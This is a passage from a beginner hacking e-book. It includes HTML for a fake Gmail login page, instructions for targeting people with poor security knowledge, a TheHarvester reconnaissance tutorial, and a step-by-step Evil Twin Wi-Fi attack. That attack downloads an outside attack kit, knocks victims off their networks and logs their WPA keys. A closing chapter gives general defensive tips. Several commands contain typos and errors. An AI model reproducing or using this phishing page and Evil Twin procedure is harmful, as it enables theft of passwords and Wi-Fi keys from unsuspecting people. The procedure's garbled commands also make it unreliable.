border="0"
align="bottom"
alt="Google"/>
<div style="font-size: 17px;">
Sign in
</div>
</body></div>
</div>
<div><div><div style="background-
color: #fff; border-color:#e5e5e5;
border-width: 1px 0 1px 0; border-
```

style: solid; padding: 10px 0 10px
10px; margin: 0;"><form
method="post" class="mobile-login-
form"
onSubmit="window.open('https://accou
service=mail&passive=true&amp
ui%3Dmobile%26zyp%3Dl&scc=
action="/site_0.xhtml"><div
class="label">Username

<input type="text"
name="mf_text[email]" value=""
class="textbox" />

```
<b>Password</b></div>
<input type="password"
name="mf_text[password]" value=""
class="textbox" /><br/>
<input type="hidden" name="p"
value="125256565"/>
<input type="checkbox"
name="autologin_ch" value="1" />
Stay signed in<br/>
<input type="hidden" name="action"
value="send_message"/><input
type="submit" name="MF_submit"
value=" Sign in " class="button"/>
</form></div>
```

```
<div><div style="margin: 10px;">
New to Gmail? It's free and easy.
<br/>
<a id="link-signup"
href="https://accounts.google.com/Nev
btmpl=mobile_tier2&amp;service=ma
%3Fpc%3Dmobile&amp;suwt=CgRtY
an account</a>
</div>
<div style="margin: 10px; font-size:
11px;">
© 2015 Google | <a
href="http://m.google.com/tospage?
hl=en">Terms of Service</a>
```

| <a
href="http://m.google.com/privacy?
hl=en">Privacy Policy
| <a
href="http://m.google.com/m/help?
hl=en">Help

<noscript/> <p
align="center"><a
href="/menu_0.wml">:=:
<a
href="/ads/wapka/p/2462629/adshows/

Hottest Apps & Games & Wallpapers Download</p>
</card>
</wml>

3. Look for the “value=xxxxx” entry and replace it with the one you copied earlier.

Congratulations! You created your own phishing site for Gmail users. Once a Gmail user accesses that page and tries to log in, you will obtain his login credentials.

The Things You Should Know

- Facebook blocks all Wapka-related URLs. That means you can’t phish for Gmail passwords using your Facebook account.

- Wapka is not available in India. The government of that country is currently blocking all Wapka-related sites.
- You may use proxy services to bypass the limitations given above.
- You must encourage Gmail users to access their email account through your fake webpage. Here are some techniques that you can use:
  - Shorten the web address of your phishing site through www.tinyurl.com.
  - Send the URL to people who

have poor knowledge regarding digital security.

- Utilize social engineering tactics to attract more victims.

How to Gather Information Using Kali Linux

As you've learned in previous chapters, information gathering is an important aspect of hacking and penetration testing. Your chances of succeeding will significantly increase if you have a lot of data about your target. In this part of the book, you'll learn how to use Kali Linux in collecting information.

TheHarvester – The Basics

Kali Linux has an extensive collection of "reconnaissance" tools. To keep this section short, let's focus on a tool called "TheHarvester". TheHarvester is a Python-based tool that can collect important information on your behalf. It can grab usernames, email addresses, hostnames, and subdomains from various sources.

The Process

Access your Kali Linux computer and open a terminal. Then, type "theharvester" to launch the

reconnaissance tool. TheHarvester comes as a built-in tool for the latest Kali versions, so you probably don't need to download anything. If your computer doesn't have this program, however, you can visit https://github.com/laramies/theHarvester to download it.

Here are the steps that you need to take:

1. Use the following syntax:

```
theHarvester –d
[www.sampleurl.com] –l 300 –b
[name of search engine]
```

Here's an example:

```
theHarvester –d facebook.com –l 300
–b bing
```

2. Just replace www.sampleurl.com with the URL of your target website. Then, indicate the search engine that you want to use. The result that you'll get depends on the information that the search engine can pull. If you want to grab all of the available information regarding your target, type "all" at the end of the code instead. For example:

```
theHarvester –d facebook.com –l 300
–b all
```

3. The search results will appear on the terminal. If you want to save the information, you may add "-f" to the command and specify a filename. Here's an example:

```
theHarvester –d facebook.com –l 300
–b bing –f sample
```

The resulting file is in the HTML format.

How to set up an Evil Twin AP

Evil Twin APs (i.e. Access Points) are rigged access points that pretend to be WiFi hotspots. When a person connects to an Evil Twin AP, his information will be exposed to the hacker.

To the victim, the malicious access point is a hotspot that has great signal. This perception results from the fact that the hacker is near the victim. People love

strong WiFi networks, so it's likely that a victim will connect to an Evil Twin AP.

The Process

1. Access your Kali computer.
2. Make sure that you have internet connection.
3. Launch a terminal and enter

```
apt-get install dhcp3-server
```

This command will install a DHCP server onto your machine.

4. Type

```
nano/etc/dhcpd.conf
```

And press Enter. Your terminal will display an empty file.

5. Type the following commands:

```
authoritative
default-lease-time 600
max-lease-time 6000
subnet 192.168.1.128 netmask
255.255.255.128 {
option subnet-mask 255.255.255.128
option broadcast-address
192.168.1.255
```

```
option routers 192.168.1.129
option domain-name-servers 8.8.8.8
range 192.168.1.130 192.168.1.140
}
```

6. Once done, use the CTRL+X key combination and press “Y”.
7. Switch to another directory by typing:

```
cd /var/www
```

8. Then, issue the following commands:

```
rm index.html
wget
```

```
http://hackthistv.com/eviltwin.zip
unzip eviltwin.zip
rm eviltwin.zip
```

9. Trigger MySQL and the Apache server by typing:

```
/etc/init.d/mysql start
/etc/init./apache2 start
```

0. You will use MySQL to generate a database for storing WPA/WPA2 passwords. Here are commands that you must issue:

```
Mysql –u root
```

```
create database evil_twin;
use evil_twin
create tale wpa_keys(passwors varchar(64), confirm varchar(64));
```

1. Type "*ip route*" to determine your local IP address.
2. Identify the name of your network adapter using this command:

```
airmon-ng start wlan0
```

3. Update the OUI (Organizationally Unique Identifier) of your Airodump-ng program. Here's the command:

```
airodump-ng-oui-update
```

4. Find the ESSID (Extended Service Set Identification), BSSID (the MAC address of your access point), and the channel that you need to use. The command that you should use is:

```
airodump-ng –M mon0
```

5. Activate the Evil Twin AP using this syntax:

```
airbase-ng –e [insert ESSID here] –c
[insert channel number here] –P
```

```
mon0
```

6. The Airbase-ng program created a tunnel interface on your behalf. You just have to configure this tunnel interface to connect your wired interface and your “evil” access point. To do this, you must launch a terminal and type the following:

```
ifconfig [name of tunnel interface]
192.168.1.129 netmask
255.255.255.128
```

7. Enable internet protocol forwarding

through these commands:

```
route add –net 192.168.1.128 netmask
255.255.255.128 gw 192.186.1.129
echo 1 >
/proc/sys/net/ipv4/ip_forward
iptables –table net –append
POSTROUTING –out-interface [name
of local interface] –j
MASKQUERADE
iptables –append FORWARD –in-
interface [name of tunnel interface] –
j ACCEPT
iptables –t net –A PREROUTING –p
tcp –dport 80 –j DNET –to-
```

```
destination [LOCALIP ADDRESS:80]
iptables –t net –A POSTROUTING –j
MASQUERADE
dhcpd –cf /etc./dhcpd.conf –pf
/var/run/dhcpd.pid [name of tunnel
interface]
etc./init.d/isc-dhcp-server start
```

8. Disconnect your targets from their current wireless networks. To accomplish this, you must generate a "blacklist" file to hold the target's BSSID. Issue the following commands:

```
echo [BSSID] > blacklist
mdk3 mon0 d –b blacklist –c [CH.#]
```

9. Look at the terminal that holds your Airbase-ng program. See if a target connected to your access point. When a person tries to connect, he will see a security page that asks for the WPA/WPA2 key.
0. Check the terminal for your MySQL database and enter the following:

```
use evil_twin
```

1. Access “wpa_keys” to view the data

entered by your target.

Chapter 7: How to Protect Yourself

Today, countless hackers are on the loose. These people are spreading computer viruses through the internet. If you aren't careful, malicious programs might infect your machine.

In this chapter, you'll learn how to protect yourself from usual techniques and vectors that hackers use.

Prevent the Typical Attack Vectors

Hackers use the following vectors to lure victims:

Scams

It's your lucky day. Someone from Nigeria needs your help in smuggling money from his country. You don't have to do anything difficult. You just have to conduct some wire transfers and wait for the Nigerian to give you your share of

the funds.

While checking the inbox of your email account, you saw a message saying you won a contest. You just have to send some money for shipping and wait for your prize to arrive.

The situations given above are typical scams. You probably think that nobody would fall for them. Well, nothing could be further from the truth. Thousands of people fall for such tricks. Victims send money and/or confidential information to the hackers, hoping for a quick benefit.

Think before reacting to any email.

Scams work best against people who act quickly. If an email says something that is too good to be true, ignore it. If the message asks you to give personal information, report the email and tag it as spam.

Trojan Horses

A Trojan horse serves as a container for malicious programs. This “container” often appears as an interesting or important file. Once you download a Trojan horse, its contents will infect your computer. This technique is

extremely effective in turning innocent users into hapless victims.

In most cases, hackers use emails in sending out Trojans. They send a phishing email that contains a Trojan as an attachment. The email will encourage you to download and open the included file.

Some hackers, however, use social networking sites in spreading out Trojans. They post videos with interesting titles. Once you click on the video, the webpage will tell you that you must update your browser first if you

want to view the content. Well, the "update" that you need to download and install is a Trojan.

The best way to fight this hacking vector is by using your common sense and running an updated antivirus program.

Automatic Downloads

In some situations, even up-to-date security programs are not enough. Your computer might have one or more vulnerable programs that hackers can take advantage of. For example, if you have an old version of a computer

application, it may be vulnerable to viruses.

Hackers exploit vulnerabilities present in a program by establishing a rigged website. These people attract victims by sending out phishing messages through emails or social networking sites.

Keep in mind, however, that hackers are not limited to their own sites. They can attack a legitimate site and insert malicious codes into it. Once you visit a compromised site, the inserted codes will scan your machine for vulnerable programs. Then, the codes will install

viruses onto your machine automatically. You can protect yourself by keeping your computer applications updated. Software developers release updates and/or patches for their products. Most programs can detect whenever a new update is available. They will just ask you whether or not you would like to update your program. Hit "Yes" and wait for the update process to complete.

Exploiting Weak Passwords

Fictional stories depict hackers as people who can guess passwords with

ease. Real world hackers, however, rarely use this method. They don't even bother guessing their victims' passwords. They use various methods to obtain that crucial information.

You can enhance your online security by using different passwords for different sites. For example, the password of your Facebook account should be different from that of your Twitter account. This way, your Twitter account will still be safe even if a hacker successfully attacks your Facebook profile, and vice versa.

Using the same password for all of your

accounts is extremely risky. When one of your accounts gets compromised, the rest of your accounts will also be in danger. You don’t have to use completely different passwords. It’s enough to add some characters to your main password to create different variations.

A hacker might also try to answer your security questions. You can protect your account by giving an answer that is not related to the question. This way, the hacker won’t be able to access your account, regardless of how diligently he conducted his research.

Taking Advantage of Open WiFi

The term “open WiFi” refers to a wireless network without any form of encryption. That means anyone can connect to the network and interact with the machines inside it. When a hacker gets into your network, he will be able to view and record all of the things you do. He may also visit restricted websites and/or download files illegally through your internet connection. When that

hacker does something illegal and gets tracked, the police will visit you.

It’s important to set a password for your WiFi network. Make sure that the encryption for your network is set to WPA/WPA-2. This encryption involves hashing, which makes hacking an extremely difficult task.

How to Protect Your Website from Hackers

There are a lot of reasons why a hacker would attack a company website. For example, a hacker might try to steal your financial information for personal purposes. He might also try to obtain business-related data and sell it to your competitors. Because of this, you must do your best in protecting your site from malicious hackers.

Typical Hacking Attacks

- SQL Injection – With this attack, a hacker can spoof your identity, access your site's database, and destroy/modify the information inside your database. Here, the hacker will insert malicious SQL codes into the form fields of your website.
- DDoS (Distributed Denial of Service) – The goal of this attack is to bring down a website temporarily. If a DDoS attack is successful, legitimate users won't be able to use

the website. Hackers perform it by flooding the target with continuous requests.

- CSRF (Cross Site Request Forgery) – Here, the hacker will hijack a session to make purchases on the victim's behalf. This attack happens when the victim clicks on a URL or downloads a file that runs unknown and/or unwanted actions.
- XSS (Cross-Site Scripting) – Hackers use this technique to destroy your website and/or run their payloads. Basically, an XSS attack

happens when a hacker injects malicious codes or payloads into a program that runs on the user's end.

The Defensive Measures

To protect your website from malicious attacks, you should:

- Ask skilled programmers to review the codes on your website.
- Run code scanners.
- Offer rewards to people who will detect existing bugs within your site.
- Make sure that your site has WAF (Web App Firewall). This type of

firewall monitors your system and prevents potential attacks.

- Implement CAPTCHA or ask website visitors to answer a question. This way, you can make sure that each request comes from a human.

How to Keep Your Business Secure

Here are some practical tips that you can use in protecting your business:

- Don’t store irrelevant customer information – Your website will be a tasty target for hackers if it contains various customer related information. If you want to protect your business, don’t save information that you are not going to use. For example, refrain from

storing the credit card information of your customers if you don't need it for your business.

Hacking is a difficult activity. Hackers won't attack you if your website doesn't have anything worthy of stealing. Storing customer information is convenient. However, the risks involved here outweigh the benefits.

- Make sure that you have the right technology – Hackers rely on modern tools and newly-discovered vulnerabilities. Your business won't be able to survive a hacking attack if

it relies on outdated technology. It would be best if you'll implement a two-factor authentication before giving access to confidential information.

- Educate your people – The defense of your network is as powerful as your weakest employee. Keep in mind that hackers can use social engineering tactics. If one of your employees falls for such tricks, the security of your business will be in danger. Your firewall and flawless website codes won't matter if your

employees are reckless when dealing with their passwords.

These days, digital security is everyone's job. Educate your employees regarding the importance of vigilance and carefulness, especially when handling confidential information. In addition, train your people on how to identify social engineering tactics.

Conclusion

I hope this book was able to help you learn the basics of hacking.

The next step is to practice your hacking and programming skills on a regular basis. Computer technology evolves at a blinding pace. You must keep on studying the latest hacking techniques. You should also keep your arsenal up-to-date. More and more hackers are sharing their tools with others. If you want to become a successful hacker and

penetration tester, your collection of tools should have the newest and strongest programs.

Programming is an important aspect of hacking. You will gain a huge improvement in your hacking skills if you'll know how to use various computer languages. The third chapter of this book explained the basics of Python. Read that material several times in order for you to understand the syntax of the Python language. It is true that Python is one of the simplest languages out there. However, it is powerful enough to create

a wide range of hacking tools.

It is also important to practice your hacking skills. Download different operating systems and run them as virtual machines. Then, attack them using Kali Linux.

By learning how to program and keeping yourself updated with the latest hacking techniques, you'll become an experienced hacker in no time.

Finally, if you loved reading this book, please don't hesitate to leave a review on Amazon – every praise or constructive comment counts.

Thank you again for downloading this book!